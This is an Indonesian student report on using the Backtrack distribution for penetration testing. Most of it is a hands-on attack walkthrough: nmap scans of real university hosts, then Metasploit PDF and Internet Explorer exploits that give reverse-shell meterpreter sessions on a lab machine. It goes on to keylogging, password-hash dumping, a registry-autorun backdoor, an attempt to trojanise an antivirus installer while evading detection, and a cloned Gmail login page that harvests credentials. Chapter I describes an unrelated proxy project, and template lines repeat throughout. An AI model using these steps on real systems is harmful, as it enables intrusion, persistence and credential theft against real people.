Penggunaan Backtrack dalam Penetration Testing

DOKUMENTASI
Untuk memenuhi
Tugas Cakru Divisi Net Divkom

Oleh :

Chandra Satriana 18108049
Divisi Komputer HME ITB

SEKOLAH TEKNIK ELEKTRO DAN INFORMATIKA
INSTITUT TEKNOLOGI BANDUNG
2009

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Kata Pengantar

Puji syukur dipanjatkan kepada Tuhan Yang Maha Esa karena atas segala rahmat dan karunia-Nya sehingga dokumentasi tugas akhir ini dapat diselesaikan. Dokumentasi ini berjudul "Penggunaan Backtrack dalam Penetration Testing" disusun sebagai syarat dalam kaderisasi cakru Divkom 2009 Himpunan Mahasiswa Elektro, Institut Teknologi Bandung yang diselenggarakan oleh Badan Pengawas Akreditasi Keterampilan Kru Divkom.

Semoga dokumentasi ini dapat bermanfaat bagi pembaca.

Bandung, Januari 2011

Penulis

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Daftar Isi

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Bab I
Pendahuluan

Pada bab ini akan dijelaskan mengenai latar belakang penelitian dan pengembangan, identifikasi masalah, serta batasan-batasan permasalahan. Akan dijelaskan juga mengenai maksud dan tujuan penelitian, serta metodologi dan penjelasan sistematika penulisan.

1.1 Latar Belakang

.

1.2 Identifikasi Masalah

Rumusan masalah untuk penelitian dan pengembangan ini akan dijabarkan sebagai berikut :

a. Bagaimana cara menginstal software yang diperlukan?
b. Bagaiman konfigurasi yang harus diterapkan?
c. Bagaimana cara menjalankan software tersebut?

1.3 Maksud dan Tujuan Penelitian

Maksud dan tujuan dari penelitian ini akan dijabarkan sebagai berikut :

a. Mempelajari cara menginstall software yang digunakan sebagai proxy.
b. Membuat file konfigurasi yang dibutuhkan.
c. Menjalankan software tersebut dan melakukan pengecekan apakah proxy telah berjalan.

1.4 Batasan Masalah

Masalah yang dilakukan hanyalah sebatas membuat proxy yang dilengkapi dengan autentifikasi.

1.5 Metodologi Penelitian

Dokumentasi ini diselesaikan dengan beberapa tahap yang dijabarkan sebagai berikut :

a. Identifikasi Masalah

Pada tahap ini, penulis merumuskan masalah latar belakang permasalahan yang adadengan tujuan-tujuan dan batasan masalah.

b. Studi Literatur

Membaca buku dan web yang sesuai.

1.6 Sistematika Penulisan

Sistematika penulisan dokumentasi ini dijabarkan sebagai berikut :

a. Bab I : Pendahuluan

Bab pertama berisi latar belakang permasalahan dari dokumentasi, pengidentifikasian masalah, maksud dan tujuan penelitian, batasan masalah dalam penelitian. Dan sistematikan penelitian.

b. Bab 2 : Teori Dasar

Bab kedua berisi tentang teori dasar yang melandasi penelitian ini. Teori yang dibahas adalah pengetahuan tentang proxy server.

c. Bab 3: Perancangan dan Implementasi

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Bab II
Teori Dasar

Backtrack adalah salah satu distro linux yang merupakan turunan dari slackware yang khusus digunakan dalam penetration testing suatu sistem jaringan komputer. Backtrack dibuat oleh Mati Aharoni yang merupakan security consultant dari Israel dan Max Mosser. Saat ini versi terbaru adalah Backtrack 4.
Security tools yang terdapat pada Backtrack:

Berbagai tools tersebut pada Backtrack dikelompokkan ke dalam beberapa bagian, yaitu:

- Information Gathering
- Network Mapping
- Vulnerability Identification
- Web Application Analysis
- Radio Network Analysis (802.11, Bluetooth, RFID)
- Penetration (Exploit & Social Engineering Toolkit)
- Privilege Escalation
- Maintaining Access
- Digital Forensics
- Reverse Engineering
- Voice Over IP

1. Information Gathering

Tahap information gathering bertujuan untuk memperoleh informasi selengkap-lengkapnya tentang target. Hal ini dapat meliputi:

- Host-host mana saja yang aktif sehingga dapat diakses lewat jaringan

2. Enumeration

Proses ini memiliki beberapa tujuan, yaitu:

- Dapat menentukan tipe mesin(fungsi mesin tersebut) yang menjadi target
- Dapat menentukan service apa saja yang berjalan dan versi berapa pada target

Enumeration dapat dilakukan secara pasif ataupun aktif. Pada tipe pasif, tidak terjadi pengiriman data dari mesin penyerang ke mesin target, sehingga enumerasi ini lebih aman dan tidak akan ter-log pada IDS(Intrusion Detection System) mesin target. Sedangkan pada tipe aktif, terdapat pengiriman paket data dan menerima paket data balasan dari target.
Tool yang digunakan adalah NMAP("Network Mapper")

Jika sekedar ingin dilakukan host discovery, gunakan option –sP. Dengan ini akan dilakukan scanning menggunakan paket ICMP
root@bt:~# nmap -sP 167.205.64.128/27

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Starting Nmap 5.00 (http://nmap.org) at 2011-01-28 10:47 EST
Host hme-129.ee.itb.ac.id (167.205.64.129) is up (0.00043s latency).


Berikut ini dilakukan service identification dan OS detection dari host www.arc.itb.ac.id. Option –sc digunakan untuk mengeksekusi script-script yang terdapat pada nmap, misalnya script untuk RPC enumeration, SMB scanner, SSH version,dll.
root@bt:~# nmap -v -PN -sS -p1-1024 -sV -O -sC arc.itb.ac.id Host arc.itb.ac.id (167.205.3.3) is up (0.00096s latency).
Interesting ports on arc.itb.ac.id (167.205.3.3):
Not shown: 1019 closed ports
PORT STATE SERVICE VERSION
25/tcp open smtp?
80/tcp open http?
110/tcp open pop3?
143/tcp open imap?
514/tcp filtered shell
Device type: general purpose
Running (JUST GUESSING) : Apple Mac OS X 10.5.X (90%)
Aggressive OS guesses: Apple Mac OS X 10.5.5 (Leopard) (90%)
No exact OS matches for host (test conditions non-ideal).

Dari hasil di atas nampaknya, nmap tidak berhasil menentukan versi dari service2 yang berjalan. Oleh karena itu digunakan sV --version-intensity 5, atau nilai yang lebih besar agar lebih jelas.
root@bt:~# nmap -v -PN -sS -p1-600 -sV --version-intensity 5 arc.itb.ac.id
PORT STATE SERVICE VERSION
25/tcp open smtp?
80/tcp open http Apache httpd 2.2.17 ((FreeBSD) mod_ssl/2.2.17 OpenSSL/0.9.8n DAV/2 PHP/5.3.5 with Suhosin-Patch)
110/tcp open pop3?
143/tcp open imap Courier Imapd (released 2008)


Dari sini, dapat dicari exploit yang berhubungan dengan masing-masing service, misalnya dengan mencarinya pada www.exploit-db.com

Tools yang memudahkan dalam vulnerability identification yang terdapat pada backtrack salah satunya adalah openVAS.
Dengan software ini, dilakukan automasi pengecekan hole-hole yang terdapat pada suatu mesin/komputer.

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang



Pertama, lakukan Make Cert,NVT Sync, add User, kemudian jalankan servernya, baru jalankan OpeVas Client. Untuk melakukan identifikasi, pertama lakukan koneksi ke server dengan mengklik tombol berbentuk sambungan kabel. Lalu buat Scope baru, dan buat Task baru pada Scope tersebut. Pada contoh di bawah, nama Tasknya vic1 dan tasknya Vic1 juga. Kemudian dilakukan id terhadap ketiga ip di bawah ini:



Hasil yang didapat dari sini dapat diexport ke database yang kemudian database ini diload melalui metasploit untuk dilakukan auto_pwn.

3. Penetration

Tools yang digunakan adalah metasploit. Untuk mendemokan penggunaan metasploit, digunakan mesin penyerang dengan OS BT4 (IP 192.168.78.180) dan mesin korban berupa Windows XP SP2(IP 192.168.78.182)

Untuk menjalankan:

#msfconsole

```
                _                  _       _ _
               | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|
```

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

```
  =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 642 exploits - 323 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops
      =[ svn r11532 updated 13 days ago (2011.01.10)
```

Untuk update metasploit:
#msfupdate

Untuk mencari jenis exploit tertentu, misalnya mencari exploit yang berhubungan dengan PDF:
#search pdf

```
....
....
Exploits
========

  Name                                  Disclosure Date  Rank      Description
  ----                                  ---------------  ----      -----------
...
...
windows/fileformat/adobe_collectemailinfo                2008-02-08       good        Adobe
Collab.collectEmailInfo() Buffer Overflow
  windows/fileformat/adobe_flashplayer_button       2010-10-28       normal    Adobe Flash Player
"Button" Remote Code Execution
  windows/fileformat/adobe_flashplayer_newfunction  2010-06-04      normal    Adobe Flash Player
"newfunction" Invalid Pointer Use
  windows/fileformat/adobe_flatedecode_predictor02  2009-10-08      good      Adobe FlateDecode
Stream Predictor 02 Integer Overflow
  windows/fileformat/adobe_geticon                  2009-03-24       good       Adobe Collab.getIcon()
Buffer Overflow
  windows/fileformat/adobe_libtiff                  2010-02-16       good       Adobe Acrobat Bundled
LibTIFF Integer Overflow
  windows/fileformat/adobe_pdf_embedded_exe                          excellent  Adobe PDF Embedded
EXE Social Engineering
  windows/fileformat/adobe_pdf_embedded_exe_nojs                     excellent  Adobe PDF Escape EXE
Social Engineering (No JavaScript)
...
....
```

Contohnya, akan digunakan exploit adobe_flashplayer_newfunction
msf > use exploit/windows/fileformat/adobe_utilprintf

Untuk mencari keterangan tentang exploit yang digunakan ketikkan info
msf exploit(adobe_utilprintf) > info
*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

```
      Name: Adobe util.printf() Buffer Overflow
   Version: 10477
  Platform: Windows
 Privileged: No
   License: Metasploit Framework License (BSD)
      Rank: Good

Provided by:
  MC <mc@metasploit.com>
  Didier Stevens <didier.stevens@gmail.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.1.2 (Windows XP SP3 English)

Basic options:
  Name       Current Setting                Required  Description
  ----       ---------------                --------  -----------
  FILENAME   msf.pdf                        yes       The file name.
  OUTPUTPATH /opt/metasploit3/msf3/data/exploits  yes      The location of the file.

Payload information:
  Space: 1024
  Avoid: 1 characters

Description:
  This module exploits a buffer overflow in Adobe Reader and Adobe
  Acrobat Professional < 8.1.3. By creating a specially crafted pdf
  that a contains malformed util.printf() entry, an attacker may be
  able to execute arbitrary code.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992
  http://www.osvdb.org/49520

Sebelum mengexploit, set optionsnya:
msf exploit(adobe_utilprintf) > set FILENAME utilprintf.pdf
FILENAME => utilprintf.pdf
semsf exploit(adobe_utilprintf) > set OUTPUTPATH /home/ftp
OUTPUTPATH => /home/ftp

Set payload:
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang
```

Kemudian jalankan exploitnya:
msf exploit(adobe_utilprintf) > exploit
[*] Creating 'utilprintf.pdf' file...
[*] Generated output file /home/ftp/utilprintf.pdf

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.78.180
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.78.180:4444
[*] Starting the payload handler...
Kemudian, file tersebut akan dikirimkan ke mesin client yang ingin diserang, misalnya file ini ditaruh di ftp. Saat client membuka file tersebut melalui browser:
Mesin target akan mengalami crash karena pada file utilprint.pdf terdapat kode yang memanfaatkan hole pada adobe reader.
Saat ini pada mesin penyerang akan terdapat sessions.
[*] Sending stage (749056 bytes) to 192.168.78.182
[*] Meterpreter session 1 opened (192.168.78.180:4444 -> 192.168.78.182:1098) at
2011-01-23 04:14:17 -0500

Saat ini mesin korban sudah terhubung dengan mesin penyerang. Ketika korban meng-close browsernya,session ini akan berakhir juga. Oleh karena itu, kita harus memindahkan session ini ke proses lain yang sedan berjalan pada mesin korban.
Untuk melist proses apa saja yang sedang berjalan pada mesin korban:
meterpreter > ps
Process list
============
PID Name Arch Session User Path
...
...
2544 explorer.exe x86 0 KHUWARIZ-3FD3AB\Administrator C:\WINDOWS\Explorer.EXE
2648 VMwareTray.exe x86 0 KHUWARIZ-3FD3AB\Administrator C:\Program Files\VMware\VMware Tools\VMwareTray.ex
..
...

Pindahkan sesssion ini ke proses yang kemungkinan akan terus digunakan, misalnya explorer.exe .
meterpreter > migrate 2544

Setelah ini banyak hal yang dapat dilakukan pada mesin korban, bergantunga pada tujuan penyerang.
Misalnya spawn shell:
meterpreter > shell
*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Process 3468 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8039-F877

Directory of C:\Documents and Settings\Administrator

01/04/2011 03:11 PM <DIR> .
01/04/2011 03:11 PM <DIR> ..
01/05/2011 09:21 PM <DIR> Desktop
01/04/2011 02:13 PM <DIR> Favorites
01/05/2011 12:12 PM <DIR> My Documents
01/04/2011 08:56 PM <DIR> Start Menu
0 File(s) 0 bytes
6 Dir(s) 4,658,741,248 bytes free

C:\Documents and Settings\Administrator>exit

Atau misalnya mengambil screenshot:
meterpreter > screenshot
Screenshot saved to: /root/FVQzltVE.jpeg

Merekam keystroke:
meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...
<Ctrl> <LCtrl> awww, <Back> <Home> mail.yahoo.com <Return> ol. <Back> l.akademik.itb.ac.id <Return> nama saya <Return> passwordnya ini <Return> <Tab> <Alt> <LMenu>

meterpreter > keyscan_stop

Fungsi hasdump digunakan untuk melihat SAM database yang berisi credential dari komputer korban.
meterpreter > hashdump
*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Administrator:500:b24f775c62626cd8b757bf5c0d87772f:276f43feed4e2d17b629d90ec39fc460:::
ASPNET:1005:07d09d3ba2b644d81a919d9a406d4e46:193387b90b5afd3eaac946ca34bf6674:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Hash dari user Administrator dapat dimanfaatkan untuk connect kembali dengan korban, misalnya dengan menggunakan exploit psexec yang terdapat di metasploit, atau dengan meng-crack hash tersebut.

Kemudian, berikut ini memanfaatkan exploit yang terjadi ketika user yang mengunjungi situs penyeranng dengan browser IE 6 (untuk exploit berikut juga bekerja untuk IE 7).

```
msf > use exploit/windows/browser/ms10_018_ie_behaviors
msf exploit(ms10_018_ie_behaviors) > info
Available targets:
  Id  Name
  --  ----
  0   (Automatic) IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista
  1   IE 6 SP0-SP2 (onclick)
  2   IE 7.0 (marquee)
```

deskripsi:
http://www.securityfocus.com/bid/38615

```
msf exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.78.180:4444
[*] Using URL: http://192.168.78.180:80/
[*] Server started.
```

Ketika server di mesin penyerang sudah berjalan, sekarang korban mengunjungi situ tersebut(192.168.78.180) dengan IE 6. Beberapa saat kemudian IE nya akan crash dan close. Pada mesin penyerang:

```
msf exploit(ms10_018_ie_behaviors) > [*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.78.182:1132  (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (749056 bytes) to 192.168.78.182
[*] Meterpreter session 1 opened (192.168.78.180:4444 -> 192.168.78.182:1133) at 2011-01-26 07:07:11 -0500
[*] Session ID 1 (192.168.78.180:4444 -> 192.168.78.182:1133) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: IEXPLORE.EXE (2596)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3008
[*] New server process: notepad.exe (3008)
```

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

```
msf exploit(ms10_018_ie_behaviors) > sessions -l

Active sessions
===============

  Id  Type              Information                          Connection
  --  ----              -----------                          ----------
  1   meterpreter x86/win32  KHUWARIZ-3FD3AB\Administrator @ KHUWARIZ-3FD3AB 192.168.78.180:4444  -> 192.168.78.182:1133


msf exploit(ms10_018_ie_behaviors) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Sekarang, setelah bisa masuk, perlu dipasang backdoor untuk masuk kembali ke mesin korban pada lain waktu, yaitu dengan menjalankan script persistence. Dengan skrip ini mesin korban dapat diset agar melakukan koneksi ke komputer penyerang ketika korban log in kembali ke komputernya misalnya setelah direstart. Di bawah ini, mesin korban akan melakukan koneksi ke komputer penyerang pada IP(192.168.78.180) dan port 443(port ini digunakan untuk membypass firewall yang menyaring paket outbound) ketika user login.

```
meterpreter > run persistence -U -i 10 -p 443 -r 192.168.78.180
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf3/logs/scripts/persistence/KHUWARIZ-3FD3AB_20110128.4138/KHUWARIZ-3FD3AB_20110128.4138.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.78.180 LPORT=443
[*] Persistent agent script is 611421 bytes long
[+] Persisten Script written to C:\WINDOWS\TEMP\wZcNQi.vbs
[*] Executing script C:\WINDOWS\TEMP\wZcNQi.vbs
[+] Agent executed with PID 564
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\poeRdnRlx
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\poeRdnRlx
```

Setelah ini, kita tinggal memasang handler yang akan menangani koneksi reverse tcp dari korban:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.78.180
msf exploit(handler) > set LPORT 443
msf exploit(handler) > exploit
```

Setelah komputer korban di-reboot, beberapa saat kemudian akan terjadi koneksi:

```
[*] Started reverse handler on 192.168.78.180:443
```

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.78.182
[*] Meterpreter session 1 opened (192.168.78.180:443 -> 192.168.78.182:1025) at 2011-01-28 09:45:19 -0500
meterpreter > sysinfo
Computer: KHUWARIZ-3FD3AB
OS : Windows XP (Build 2600, Service Pack 2).
Arch : x86
Language: en_US

Banyak hal lain yang dapat dilakukan setelah kita sudah masuk ke komputer korban, misalnya yang cukup menarik adalah mengaktifkan webcam korban.

Selain itu, masih banyak kegunaan metasploit
Mem-backdoor file exe:
Payload yang digunakan: windows/meterpreter/reverse_tcp
File exe yang di-backdoor: Smadav\ 2009\ Rev.\ 7.0.exe
Encoder: x86/shikata_ga_nai (-c 5 artinya melakukan iterasi dalam mengencode sebanyak 5 kali, hal ini dilakukan untuk membypass deteksi Anti Virus):
root@bt:/pentest/exploits/framework3#./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.78.180 LPORT=443 R | ./msfencode -v -t exe -x /home/chandra/Smadav\ 2009\ Rev.\ 7.0.exe -o /home/chandra/smadavBD.exe -e x86/shikata_ga_nai -c 5
Namun, sayang terdapat masalah dengan metasploit penulis, sepertinya karena belum diupdate, sehingga file exe terbackdoor tidak berhasil dibuat:
[-] x86/shikata_ga_nai failed: No .text section found in the template
[-] ./lib/msf/util/exe.rb:223:in `to_win32pe'
[-] ./lib/msf/util/exe.rb:1525:in `to_executable_fmt'
[-] ./msfencode:260
[-] ./msfencode:231:in `each'
[-] ./msfencode:231
[-] No encoders succeeded.

File .deb yang digunakan untuk menginstall program di Ubuntu juga dapat dibackdoor.

Di samping metasploit, terdapat tool lainnya yang sangat mudah digunakan yaitu SET(Social Engineering Toolkit)
root@bt:/pentest/exploits/SET# ./set
Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8 Update the Metasploit Framework
9. Update the Social-Engineer Toolkit
10. Help, Credits, and About
11. Exit the Social-Engineer Toolkit

Untuk keterangannya bisa dibaca lebih lanjut pada website SET.

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate <script src="http://YOURIP/">. This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

the link replacement settings in the set_config if its too slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 3

The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 1

Email harvester will allow you to utilize the clone capabilities within SET
to harvest credentials or parameters from a website as well as place them into a report.

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

Select a template to utilize within the web clone attack

1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter


Enter the one to use: 2

[*] Cloning the website: http://192.168.0.161
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

Sekarang korban akan mengunjungi ip 192.168.78.180(sama dengan 192.168.0.161):



Begitu korban menginputkan credentialnya, ini akan tampil pada mesin penyerang.

192.168.78.182 - - [28/Jan/2011 11:45:18] "GET / HTTP/1.1" 200 -
192.168.78.182 - - [28/Jan/2011 11:45:28] code 404, message File not found
192.168.78.182 - - [28/Jan/2011 11:45:38] "GET /Java.class HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang

PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=5754372714185423461
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=satrianachandra
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

192.168.78.182 - - [28/Jan/2011 11:45:38] code 404, message File not found
192.168.78.182 - - [28/Jan/2011 11:45:39] "GET /favicon.ico HTTP/1.1" 404

Masih banyak tools lainnya di BT yang bermanfaat, selamat mencoba.

*Pilih salah satu
** diisi saat sidang
***diberitahu sebelum sidang